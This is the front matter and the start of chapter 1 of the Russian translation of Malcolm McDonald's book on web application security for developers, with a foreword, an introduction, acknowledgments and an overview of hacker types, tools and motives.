

грокаем

безопасность веб-приложений

Малькольм Макдональд
Предисловие Стюарта Макклюра



grokking

Web Application Security

Malcolm McDonald

Foreword by Stuart McClure


MANNING
SHELTER ISLAND

грокаем

безопасность веб-приложений

Малькольм Макдональд

Предисловие Стюарта Макклюра

Выпущено
при поддержке

КРОК



Санкт-Петербург • Москва • Минск

2025

ББК 32.988.02-018-07
УДК 004.738.5.056.53
М15

Макдональд Малькольм

М15 Грожаем безопасность веб-приложений. — СПб.: Питер, 2025. — 336 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-4220-0

Безопасность приложений — приоритетная задача для веб-разработчиков. Вы работаете над интерфейсом фронтенд-фреймворка? Разрабатываете серверную часть? В любом случае вам придется разбираться с угрозами и уязвимостями и понимать, как закрыть дырки через которые хотят пролезть черные хакеры.

Здесь вы найдете все, что нужно практикующему разработчику для защиты приложений как в браузере, так и на сервере. Проверенные на практике методы применимы к любому стеку и проиллюстрированы конкретными примерами из обширного опыта автора. Вы освоите обязательные принципы безопасности и даже узнаете о методах и инструментах, которые используют злоумышленники для взлома систем.

Книга подойдет всем, кто пишет веб-приложения и хотел бы узнать больше об их безопасности. Это касается как начинающих программистов, которые только приступают к исследованию этого вопроса, так и опытных специалистов, желающих освежить свои знания.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018-07
УДК 004.738.5.056.53

Права на издание получены по соглашению с Manning Publications. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги. В книге возможны упоминания организаций, деятельность которых запрещена на территории Российской Федерации, таких как Meta Platforms Inc., Facebook, Instagram и др. Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими.

ISBN 978-1633438262 англ.

ISBN 978-5-4461-4220-0

Authorized translation of the English edition © 2024 Manning Publications.
This translation is published and sold by permission of Manning Publications,
the owner of all rights to publish and sell the same.

© Перевод на русский язык ООО «Прогресс книга», 2025

© Издание на русском языке, оформление ООО «Прогресс книга», 2025

© Серия «Библиотека программиста», 2025

Оглавление



Предисловие	10
Введение	12
Благодарности	15
Об этой книге	17
Для кого эта книга	17
Структура книги	17
О коде в книге	18
Форум liveBook	18
Об авторе	19
От издательства	20
О научном редакторе русского издания	20
ЧАСТЬ 1.....	21
Глава 1. Врага нужно знать в лицо	22
Как (и почему) нападают хакеры	23
Преодоление последствий взлома	28
Насколько нужно включать паранойю	30
В какой момент начинать себя защищать	32
Подведем итоги	35

Глава 2. Безопасный браузер	36
Из чего состоит веб-браузер	37
Песочница JavaScript	38
Доступ к диску	50
Cookies	53
Межсайтовое отслеживание (cross-site tracking)	59
Подведем итоги	61
Глава 3. Шифрование	62
Принципы шифрования	63
Ключи шифрования	64
Шифрование при передаче	66
Шифрование в состоянии покоя	71
Проверка целостности	75
Подведем итоги	77
Глава 4. Безопасность веб-сервера	78
Валидация вводимых данных	79
Экранирование выходных данных	86
Работа с ресурсами	96
REST	98
Глубокая защита	99
Принцип минимальных привилегий	101
Подведем итоги	102
Глава 5. Безопасность как процесс	103
Принцип четырех глаз	104
Применение принципа минимальных привилегий к процессам ...	106
Автоматизируйте все подряд	107
Не изобретайте велосипед	108
Храните журналы аудита	110
Безопасное написание кода	111
Средства самообороны	120
Признавайте ошибки	124
Подведем итоги	126

ЧАСТЬ 2.....	127
Глава 6. Уязвимости браузера	128
Межсайтовый скриптинг	129
Межсайтовая подделка запроса	140
Кликджекинг	148
Внедрение межсайтовых скриптов	152
Подведем итоги	156
Глава 7. Сетевые уязвимости	157
Уязвимости «монстр посередине»	158
Уязвимости ложного направления (misdirection)	165
Компрометация сертификатов	176
Краденые ключи	179
Подведем итоги	181
Глава 8. Уязвимости аутентификации	183
Атаки методом перебора	184
Технология единого входа	185
Повышение надежности аутентификации	191
Многофакторная аутентификация	196
Биометрия	198
Хранение учетных данных	200
Перечисление пользователей	205
Подведем итоги	211
Глава 9. Уязвимости сессий	213
Как работают сессии	214
Перехват сессий	219
Подмена сессии	225
Подведем итоги	226
Глава 10. Уязвимости авторизации	227
Моделирование авторизации	229
Проектирование авторизации	232
Реализация контроля доступа	233

Тестирование авторизации	242
Выявление распространенных недочетов авторизации	245
Подведем итоги	247
Глава 11. Уязвимости полезных данных	248
Атаки десериализации	249
Уязвимости XML	256
Уязвимости загрузки файлов	263
Обход пути	268
Массовое присваивание	270
Подведем итоги	272
Глава 12. Уязвимости внедрения	273
Удаленное выполнение кода	274
SQL-инъекция	280
NoSQL-инъекции	287
LDAP-инъекция	289
Внедрение команд	291
Внедрение CRLF	293
Внедрение регулярных выражений	296
Подведем итоги	298
Глава 13. Уязвимости в стороннем коде	299
Зависимости	302
Далее вниз по стеку	307
Утечка информации	309
Небезопасная конфигурация	313
Подведем итоги	315
Глава 14. Быть невольным соучастником	316
Подделка запросов на стороне сервера	317
Спуфинг электронной почты	321
Открытые редиректы	323
Подведем итоги	326

Глава 15. Что делать, если вас взломали	327
Как узнать, что вас взломали	328
Пресечение атаки	329
А что, собственно, произошло?	330
Как не допустить повторной атаки	331
Сообщение пользователям подробностей об инциденте	332
Снижение риска в будущем	333
Подведем итоги	334

Предисловие



Я хакнул практически все, что движется на этой планете. Начиная с моего первого хака root-пароля коллеги — системного администратора (авторизованного, конечно) в 1989 году и до перехвата доступа к инсулиновой помпе и полного ее опустошения в ходе конференции RSA 2012¹, я поставил себе целью вывести на чистую воду наших противников — проникнув в ход мыслей и действий злоумышленников. В конце концов, знания — это последний оплот надежды на то, что кибератаки не достигнут цели.

Написав в 1999 году свою первую книгу «Hacking Exposed: Network Secrets and Solutions»², я понял, насколько сведения о злоумышленниках важны для администраторов сетей. Поэтому по горячим следам я написал еще и один из первых учебников по применению методик взлома в эпоху интернета: «Web Hacking: Attacks and Defense»³, опубликованный в 2002 году. В этой книге мы с соавторами использовали ту же рецептуру для практического обучения защитников от кибератак. Тогда мы еще не знали, насколько большую роль станут играть разработчики программного обеспечения в деле взлома, будь то успех или провал. Если коротко, то они — наше всё, потому что любая кибератака от начала и до конца завязана на программный код.

¹ В ходе эксперимента на конференции по безопасности было продемонстрировано, что злоумышленник может перехватить и изменить сигналы, управляющие дозировкой инсулина. — *Примеч. ред.*

² Курц Дж., Макклур С., Скембрей Дж. «Секреты хакеров. Безопасность сетей — готовые решения» (в русском издании 2001 года Макклур был назван Мак-Кларом).

³ Макклур С., Шах С., Шах Ш. «Хакинг в Web: атаки и защита» (в русском издании 2003 года Макклур был назван Мак-Кларом).

Всё, из чего состоит интернет, работает под управлением ПО. От сетевых маршрутизаторов и коммутаторов до серверов, конечных точек и промышленных систем управления всё, что мы используем для обмена, связи и распространения информации, зафиксировано в коде. Когда обнаруживается уязвимость, она в итоге проявляется именно в исходном коде.

Малькольм Макдональд приводит в своей книге реальные примеры успешных атак и показывает, как не стать их следующей жертвой.

Коду присущи две основные проблемы, которые ведут к прорехам в безопасности: само наличие изъяна и недостаток механизмов защиты безопасности в коде для предотвращения логических ошибок. Сочетание этих условий является причиной всех без исключения кибератак, а пресечь атаку на корню дано только разработчикам. Другие уровни защиты — не более чем декорации. «Только вы можете предотвратить кибератаки!» — вот призыв к разработчикам всего мира.

Единственное, в чем мы, как защитники, можем опередить противника окончательно и бесповоротно, — это решить проблему в ее корне: в исходном коде. Разработчикам предстоит стать настоящими гуру безопасности, способными предвидеть, как злоумышленники будут использовать их код (или отсутствие кода) для эксплуатации уязвимостей. Вот почему решить проблему кибербезопасности могут только разработчики.

Именно такая книга нам и была нужна — простая и интуитивно понятная; написанная разработчиками для разработчиков; говорящая с читателями на их языке; предлагающая советы и помощь в виде легко усваиваемых элементов знания. Автор представляет вниманию читателя не только необходимые фрагменты кода, созданные разработчиками, но и открытый исходный код. Кроме того, он обучает тому, как справляться с последствиями атак. Эти практические шаги имеют решающее значение для демистификации и дестигматизации разработчиков и их роли. Если вы хотите прочитать только одну книгу о кибербезопасности — она перед вами.

Книга «Грокаем безопасность веб-приложений» открывает разработчикам всех уровней возможность понять, что вызывает кибератаки и как устранить или снизить угрозы, таящиеся в кодовой базе. Автор проливает свет на темные дела хакеров и вселяет в разработчиков уверенность в том, что они смогут достойно сразиться с проблемами, обнаруженными в коде. По сути, книгу «Грокаем безопасность веб-приложений» следует считать основополагающим учебником по уязвимостям в коде. Любой разработчик (да что там, любой приличный человек!) получит огромную пользу от прочтения.

*Стюарт Макклор, генеральный директор Qwiet AI,
основатель и автор серии книг Hacking Exposed*

Введение



Когда-то, много лун тому назад (ну, вообще-то, не *настолько* давно, но мир технологий меняется так быстро, что у программистов год идет за семь, как у собак), я был назначен руководить созданием и поддержкой системы, которая должна была обрабатывать данные кредитных карт. Такие системы обязаны соответствовать стандартам безопасности данных индустрии платежных карт (Payment Card Industry Data Security Standards, PCI DSS), а для этого приходится ежегодно проходить изнурительный аудит.

Одно из требований заключалось в том, чтобы каждый год знакомить свою команду разработчиков с основными уязвимостями программного обеспечения, которым оно бывает подвержено, и способами защиты от атак. «Отлично, — подумал я. — Чего проще: в интернете пруд пруди доступной информации о безопасности веб-приложений».

И действительно, пруд оказался немаленький. В интернете полно информации о безопасности веб-приложений: подробной, неорганизованной, иногда устаревшей или с повторами и часто предназначенной для специалистов по кибербезопасности, а не для действующих программистов. Мне же хотелось чего-то краткого и по существу. Что я обязан непременно сообщить каждому разработчику, если уж решил украсть у него время? И как лучше всего структурировать эту информацию? Мне совсем не хотелось запереть всю команду разработчиков в конференц-зале на восемь часов, заставляя их уныло смотреть презентации PowerPoint, повествующие о том, что они и так знают. Это привело меня к созданию сайта Hacksplaining.com — и, в конечном счете, к написанию этой книги.

Безопасность веб-приложений — любопытная область знаний, о которой каждый программист (даже только что прошедший буткемп или недавно

получивший диплом по computer science) имеет кое-какое представление, но человеку свойственно (и не без оснований) стремиться к большему. Если вы возьметесь проводить в интернете исследование собственными силами, вполне возможно, что вы почувствуете себя стоящим посреди некоей захламленной библиотеки и наугад перебирающим книги в надежде испытать озарение. Кроме того, никто в здравом уме не пойдет к начальнику признаваться в том, что в его познаниях зияют пробелы.

В этой книге я попытался следовать нескольким правилам:

- В ней содержатся основные вещи, которые необходимо знать о безопасности веб-приложений.
- Все, что здесь написано, обладает практической ценностью.
- Я старался, чтобы любопытный читатель получил ответы на большинство своих возможных вопросов. Советы по безопасности, которые можно встретить в интернете, выглядят примерно так: «Просто используйте антиснарфинговые токены для защиты от снарф-варблинговой уязвимости, иначе хакер заснарфит ваши варблы». Когда я читаю такие советы, у меня сразу возникают вопросы: «А как снарфить варблы? Может, и мне устроиться снарфером варблов?» И желание узнать все об этом снарф-варблинге не дает мне покоя.

Чтобы утолить подобное желание, я старался (там, где позволял объем главы) показать, какие инструменты используют хакеры. Во-первых, знакомство с этими инструментами даст вам реальное понимание угрозы, которую они представляют, а во-вторых, знать некоторые секреты снарф-варблинга — чистое удовольствие. Хакеры сродни фокусникам — кажется, что они обладают магическими силами, но как только вы узнаете, как устроен фокус, то сразу же разочаровываетесь, настолько он оказывается до обидного простым в своей основе, хотя вас и может впечатлить его визуальная составляющая. Заглянув за кулисы, читатель получит определенную мотивацию для старательного изучения предмета (пусть и не столь привлекательного с виду), а также обзаведется некоторыми полезными сведениями для оценки угроз.

В результате получилась (как я надеюсь) книга, которую я сам хотел бы прочитать, будучи начинающим разработчиком, и к которой не раз обратился бы уже как опытный разработчик, дабы рассеять сомнения в том, что мог упустить какие-то темы. (И я наверняка буду к ней обращаться; когда ты программист среднего возраста, неплохо время от времени обновлять свои знания.) И уж определенно это та самая книга, которую я положил бы на стол перед новым членом своей команды разработки, бросив как бы невзначай: «Полистай на досуге. Если ты уже все знаешь, — это очень хороший знак».

Мы, программисты, стремимся учиться на ошибках; в конце концов, вы не можете по-настоящему называть себя опытным разработчиком, пока хотя бы раз не наломаете дров на стадии продакшена. Однако ошибки в безопасности — точно не тот опыт, который вы захотите испытать на себе. Если эта книга поможет предотвратить хотя бы одну ошибку в сфере безопасности перед тем, как она попадет в продакшен, я скажу, что вы не зря потратили время на чтение.

Благодарности



Мне хотелось бы поблагодарить мою жену Монику. Когда мы только начали встречаться, я разрывался между тремя разными работами, а она проявляла сказочное терпение, пока я мучился со своими текстами и ворчал на ноутбук. Обещаю в ближайшее время ничего не писать! Кроме того, именно она купила мне Apple Pencil и предложила самому нарисовать картинки к книге, позволив мне тем самым прожить еще одну, альтернативную, жизнь, где я поступил в художественную школу и курил ароматизированные сигареты.

Я должен поблагодарить моего соавтора кота Хэггиса, который постоянно составлял мне компанию во время работы, а также был моим верным слушателем. По его настоянию я часто делал перерывы в угоду его потребностям, и скорее всего, это добавило мне здоровья, хотя хождение по клавиатуре, пожалуй, не самый вежливый способ об этих потребностях сообщать.

Я также хочу поблагодарить нашего пса Бинза за то, что он предупреждал меня всякий раз, когда кто-либо переступал порог нашего дома. Трудно сказать, почему он питает такую неприязнь к нашему почтальону, но сознание того, что прибытие почты ни в коем случае не останется незамеченным, невероятно бодрит.

Спасибо маме и папе за то, что, пока я рос, они обильно снабжали меня материалом для чтения. А также я хотел бы поблагодарить моих старшего и младшего братьев — Скотта и Аласдера соответственно — добрейших и умнейших людей из всех, кого я знаю. (Они *оба* добрейшие и умнейшие! Упоминаю об этом особо, поскольку в нашей семье процветает конкуренция.)

Благодарю моего редактора Беки Уитни (Becky Whitney) за приведение моей порой неправильной грамматики в более-менее вменяемый вид. В мире

столько слов, из которых нужно выбирать, а хорошо писать так сложно... Без хорошего редактора я бесконечно совершал бы одни и те же ошибки. Она — именно такой хороший редактор! Также я хотел бы поблагодарить научного редактора Раджа Оука (Raj Oak) за отлавливание многочисленных и разнообразных ошибок, которые я совершал, когда придумывал примеры кода и иллюстрации. А еще я благодарю остальную команду издательства Manning: ведущего редактора Кишора Рита (Kishor Rit), выпускающего редактора Дидру Хайам (Deirdre Hiam), редактора текста Кира Симпсона (Keir Simpson), корректора Кэйти Теннант (Katie Tennant) и верстальщика Денниса Далинника (Dennis Dalinnik).

Наконец, я хотел бы поблагодарить коллегию читателей (существовавшую уже на момент написания): Абуду Самаду Сапа (Aboudou Samadou Sare), Адама Вана (Adam Wan), Адриана Кукоша (Adrian Cucus), Александра Ценгера (Alexander Zenger), Аляксандру Санькову (Aliaksandra Sankova), Билла Митчелла (Bill Mitchell), Чарльза Чана (Charles Chan), Дэвида Романо (David Romano), Диану Карсону (Diana Carsona), Дитера Шпета (Dieter Späth), доктора Майкла Пискателло (Dr. Michael Piscatello), Эда Бэкера (Ed Bacher), Эммануила Шардала (Emmanouil Chardalas), Джампьеро Гранателлу (Giampiero Granatella), Грега Маклина (Greg MacLean), Грега Уайта (Greg White), Иэна Де Ла Круса (Ian De La Cruz), Джэхёна Ёма (Jaehyun Yeom), Дженет Хосе (Janet Jose), Джареда Данкана (Jared Duncan), Джавида Асгарова (Javid Asgarov), Хорхе Езекиеля Бо (Jorge Ezequiel Bo), Льва Вейде (Lev Veyde), Марио Павлова (Mario Pavlov), Максима Волгина (Maxim Volgin), Милорада Имбру (Milorad Imbra), Наджиба Арифа (Najeeb Arif), Натана Маккинли-Пэйса (Nathan McKinley-Pace), Патрика Ригана (Patrick Regan), Пола Лава (Paul Love), Питера Мэхона (Peter Mahon), Ранджита Сахая (Ranjit Sahai), Сэмьюэла Боша (Samuel Bosch), Сантоша Шанбхара (Santosh Shanbhag), Серхио Бритоса (Sergio Britos), Томаша Борека (Tomasz Borek) и Закари Мэннинга (Zachary Manning). Для меня самый быстрый способ чему-то научиться — ошибаться на людях, и их щедрая обратная связь дала мне возможность исправить мои ошибки до того, как книга была официально опубликована. Они также подтолкнули меня к освещению определенных тем (о которых я до того не думал), что очень улучшило книгу.

Об этой книге



«Прокаем безопасность веб-приложений» была задумана как полный обзор всех граней безопасности веб-приложений. В ней рассматриваются основные принципы безопасности, которые должен знать современный веб-разработчик, и все уязвимости, с которыми он, скорее всего, столкнется. В зависимости от того, как вы усваиваете знания, эту книгу можно читать двумя способами. Если вы можете похвастаться терпением, прочитайте ее от корки до корки, и вы увидите, как каждая следующая тема все больше раскрывает перед вами мир безопасности приложений. Если вы нетерпеливы (как я!), тогда ныряйте в ту главу, которая покажется вам интересной, — и вы обнаружите в ней отсылки к другим связанным с ней темам, а уж за ними непременно откроются новые направления.

Для кого эта книга

Эта книга пригодится тем, кто пишет веб-приложения и хотел бы узнать больше об их безопасности. Это касается как начинающих программистов, которые только приступают к исследованию данного вопроса, так и опытных специалистов, желающих освежить свои знания. Для того чтобы нагляднее проиллюстрировать различные принципы и уязвимости, примеры кода представлены на разных языках.

Структура книги

В первой половине книги освещаются основные принципы безопасности, которые необходимо знать разработчику. Во второй половине представлены

все основные уязвимости, с которыми вы столкнетесь в веб-приложениях, начиная с браузера и заканчивая сервером.

О коде в книге

Книга содержит множество примеров исходного кода как в виде фрагментов, так и в виде вставок в тексте. В обоих случаях исходный код форматируется **моноширинным шрифтом**, в отличие от обычного текста. Исполняемые фрагменты кода можно загрузить из версии liveBook (электронной) по адресу <https://livebook.manning.com/book/grokking-web-application-security/discussion>.

Форум liveBook

Приобретая книгу «Грокаем безопасность веб-приложений», вы получаете бесплатный доступ к закрытому веб-форуму издательства Manning (на английском языке), на котором можно оставлять комментарии о книге, задавать технические вопросы и получать помощь от автора и других пользователей. Чтобы получить доступ к форуму, откройте страницу <https://livebook.manning.com/book/grokkingweb-application-security>. Информацию о форумах Manning и правилах поведения на них см. на <https://livebook.manning.com/discussion>.

В рамках своих обязательств перед читателями издательство Manning предоставляет ресурс для содержательного общения читателей и авторов. Эти обязательства не подразумевают конкретную степень участия автора, которое остается добровольным (и неоплачиваемым). Задавайте автору хорошие вопросы, чтобы он не терял интереса к происходящему! Форум и архивы обсуждений доступны на веб-сайте издательства, пока книга продолжает издаваться.

Об авторе



Малькольм Макдональд — веб-разработчик с 20-летним стажем и создатель популярного веб-сайта [Hacksplaining.com](https://hacksplaining.com), обучающего практике безопасного кодинга.

От издательства



Мы выражаем огромную благодарность компании КРОК за помощь в работе над русскоязычным изданием книги и вклад в повышение качества переводной литературы.

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

О научном редакторе русского издания

Дмитрий Иванов — ведущий системный инженер компании КРОК, руководитель группы системных инженеров Департамента разработки программного обеспечения. Имеет большой опыт внедрения DevSecOps практик.

ЧАСТЬ 1 |



1 | Врага нужно знать в лицо



В этой главе

- ✓ Как и почему нападают хакеры
- ✓ Что вас ждет, если ваш сайт взломают
- ✓ Насколько нужно включать паранойю
- ✓ Как начать работать с угрозой взлома

Запуск веб-приложения в интернете — нетривиальная задача. Шаги, которые нужно сделать на этом тернистом пути, не назовешь простыми: создать дизайн веб-страниц, написать код, добавить интерактивность на JavaScript, реализовать сервисы бэкенда, подружить их с базой данных, выбрать хостинг и зарегистрировать доменное имя. Однако результат, несомненно, стоит этих усилий: благодаря магии интернета ваш сайт станет доступен миллиардам пользователей.

Однако не все эти пользователи придут к вам с добрыми намерениями. Интернет является прибежищем для сложной экосистемы скриптов, ботов и хакеров, которые непременно попытаются воспользоваться каждой уязвимостью вашего веб-приложения в своих гнусных целях. Пожалуй, это самый обескураживающий момент веб-разработки: после всего того труда,

который вы вложите в создание вашего веб-приложения, придет незнамо кто, проколет вам шины и поцарапает краску.

Если вы читаете эту книгу, то, скорее всего, вы разработчик, который не считает угрозы безопасности пустыми словами и хочет понять, как защититься от них. Книга представляет собой полное руководство по веб-безопасности: вы узнаете, как защитить веб-приложения в браузере, в сети, на сервере и на уровне кода. Также я познакомлю вас с основными принципами безопасности, применимыми на каждом уровне абстракции.

Перед тем как углубиться в подробности, нелишним будет разобраться, кто же они такие, эти зловердные интернет-деятели, что ими движет и какими инструментами они пользуются. Поговорим о хакерах.

Как (и почему) нападают хакеры

Хакинг (hacking) в буквальном смысле означает попытку несанкционированного доступа к программным системам. Однако за этим определением не разглядеть всего разнообразия злоумышленников, населяющих интернет, хотя оно и охватывает несколько серых зон, которые мы и не подумали бы отнести к хакингу. (Станете ли вы хакером, если поделитесь с членами своей семьи логином от Netflix? Не отвечайте на этот вопрос, Рид Хастингс¹.)

Давайте лучше обратим внимание на хакеров как таковых — на киберпреступников, мишенью которых станет ваше веб-приложение. Эти ребята используют интернет для совершения преступлений чуть ли не с тех самых пор, как он появился. Хакеров можно разделить на так называемых *черных хакеров*, или «черные шляпы» (black hat hackers), которые совершают злонамеренные (и незаконные) действия ради финансовой или политической выгоды, и *белых хакеров*, или «белые шляпы» (white hat hackers), — это те, кто пытается выявить уязвимости до того, как ими воспользуются «черные шляпы». Крупные компании частенько платят белым хакерам так называемые баг-баунти (bug bounty) в качестве вознаграждения за то, что они находят прорехи в стратегиях безопасности, опережая злоумышленников. Эта практика привела к появлению *серых хакеров*, или «серых шляп» (gray hat hackers), которые докладывают об уязвимости, но не эксплуатируют ее, если посчитают, что сообщить об этом будет более выгодно.

¹ Рид Хастингс (Reed Hastings) — соучредитель и директор компании Netflix. — *Примеч. пер.*




ЧЕРНЫЕ ХАКЕРЫ



БЕЛЫЕ ХАКЕРЫ


Для обнаружения уязвимостей хакеры по обе стороны баррикады применяют автоматизированные средства и скрипты. Исходный код таких средств, как правило, открыт, и достать их не составляет труда. Многие хакеры имеют на вооружении *Kali Linux*, особый дистрибутив Linux, содержащий самые популярные инструменты для цифровой криминалистики (форензики) и взлома. Белые хакеры используют Kali при проведении *пентестов* (penetration testing) — сканирования системы на предмет уязвимых точек доступа в рамках аудита безопасности. Черные хакеры прибегают к тем же инструментам для обнаружения уязвимостей, которые они могли бы использовать в своих интересах.

В мире белых хакеров существуют также *исследователи безопасности* (security researchers), которые работают над обнаружением, документированием и публикацией данных об уязвимостях в распространенном ПО. Исследователю поручается, например, обнаружить уязвимость на популярном вер-сервере, написанном на Java, таком как Apache Tomcat, и затем продемонстрировать авторам ПО, как она проявляется. Когда выпускается патч, решающий эту проблему, уязвимость вносится в каталог Critical Vulnerability and Exposure (CVE), поддержкой которого занимается MITRE Corporation, американская некоммерческая организация, специализирующаяся на кибербезопасности. Вы не раз могли видеть упоминания о подобных уязвимостях, снабженных номерами CVE.



Как только публикуется свежий CVE — а иногда и раньше, — становятся доступными эксплойты для проверки концепции (proof-of-concept exploits). *Эксплойты* — это фрагменты кода, которые демонстрируют, как можно использовать уязвимость для злонамеренных действий, например внедрения вредоносного кода в уязвимую систему. Подобные эксплойты быстро становятся частью хакерских инструментов, таких как *Metasploit*, используемых как черными, так и белыми хакерами для зондирования сайтов на предмет наличия уязвимостей. Черные хакеры держат в тайне сведения о том, что обнаружили, стараясь как можно дольше не допустить того, чтобы уязвимости были закрыты.

Эксплуатация уязвимостей ПО — не единственный прием в арсенале киберпреступников. Процесс, в ходе которого удастся войти в доверие к объекту и убедить его поделиться конфиденциальной информацией (в частности, логином и паролем), называется *социальной инженерией*. Подобными действиями можно заниматься лично, по телефону или в мессенджерах. Возможно, вам приходилось сталкиваться с *фишинговыми* (phishing) электронными письмами, которые пытаются выманить у жертвы пароль к какому-нибудь ресурсу. Во многом преуспели хакеры и с технологией *целевого фишинга* (spear phishing, что можно перевести как «рыбалка с гарпуном»). В этом случае тайно наводятся справки о конкретных людях (чаще всего работающих в финансовых отделах компаний). Эта форма мошенничества расцвела пышным цветом в мессенджерах и социальных сетях.




Некоторые из самых дерзких киберпреступлений последних лет были совершены при содействии *злонамеренных инсайдеров* (malicious insider) — сотрудников или подрядчиков, решивших продать, а то и просто выложить в открытый доступ секретную информацию или интеллектуальную собственность либо навредить еще как-нибудь. Защититься от угрозы, исходящей от злонамеренного работника в организации, — одна из самых сложных задач, поэтому компании, подверженные этому риску, стремятся ограничить доступ к данным, предоставляя его только тем, кому он действительно необходим.

Почему киберпреступления настолько распространены? Ответ очевиден: потому что они весьма выгодны. Шестерни подпольной экономики вращаются в том числе в *даркнете* (dark web), где хакеры продают украденные данные, номера кредитных карт, уязвимости и даже скомпрометированные серверы. Платежи осуществляются в криптовалюте, вследствие чего их очень трудно отследить. Поскольку сайты даркнета доступны только в браузере Tor, обеспечивающем полную анонимность, эти рынки функционируют безнаказанно и остаются практически недостижимыми для правоохранительных органов.

Помимо торговли краденым в даркнете, киберпреступники не гнушаются вымогательством денег непосредственно у своих жертв. Одной из форм вредоносного ПО являются *программы-вымогатели* (ransomware). Они зашифровывают файлы пользователя и блокируют доступ к ним до тех пор, пока злоумышленник не получит выкуп в криптовалюте. Нефтепроводы, клиники, мясокомбинаты, сети отелей — все успели побывать жертвами таких атак. Представители бизнеса в разных областях были вынуждены платить за разблокировку своих серверов. Программы-вымогатели получили столь широкое распространение, что их авторы стали действовать по модели франшизы, предоставляя группам черных хакеров свои инструменты бесплатно в обмен на долю с каждого заплаченного выкупа. Злоумышленники даже предлагают жертвам «каналы техподдержки» для помощи в расшифровке файлов после уплаты.

Стоит отметить, что хакинг не всегда обусловлен финансовыми причинами. Есть понятие *хакти-*



визм (hacktivism), обозначающее хакинг, которым по политическим соображениям занимаются некие провокаторы. Цели хактивистов порой понятны. Это может быть, например, нарушение работы сайта крайне правых путем лишения его пользователей анонимности — *доксинг* (doxing), подрыв репрессивных политических режимов или «слив» налоговых документов.

Кибершпионаж играет главную роль и в современном военном деле. Самые успешные хакерские группы финансируются государством. Хакеры, подпадающие под эту категорию, используют сложные методики наблюдения за своими объектами. Исследователи безопасности постоянно находятся в курсе таких *продолжительных атак повышенной сложности* (advanced persistent threats, APT), отслеживая используемые сигнатурные методы. Сообщество по вопросам безопасности дает угрозам забавные кодовые имена, контрастирующие с тем хаосом, который они способны посеять, например «Уютный медведь» (Cozy Bear) для русской группы хакеров или «Котенок-очаровашка» (Charming Kitten) для иранской проправительственной кибергруппы.




Преодоление последствий взлома

Теперь, когда мы познакомились с нашими противниками, давайте разберемся, что значит быть жертвой хакеров. Поскольку понятие «хакинг» охватывает широкий диапазон видов деятельности, пасть жертвой кибератаки означает столкнуться с целым букетом последствий разной степени суровости.

Прямым результатом взлома является недоступность вашего веб-приложения для других, законных пользователей. Этот вид взлома называется *атакой типа «отказ в обслуживании»*, или DoS-атакой (denial-of-service). Для этого злоумышленникам даже не нужно проникать за барьеры вашей безопасности. Нападающему достаточно бомбардировать ваши серверы таким количеством запросов, что другим посетителям просто не достанется вычислительных ресурсов.

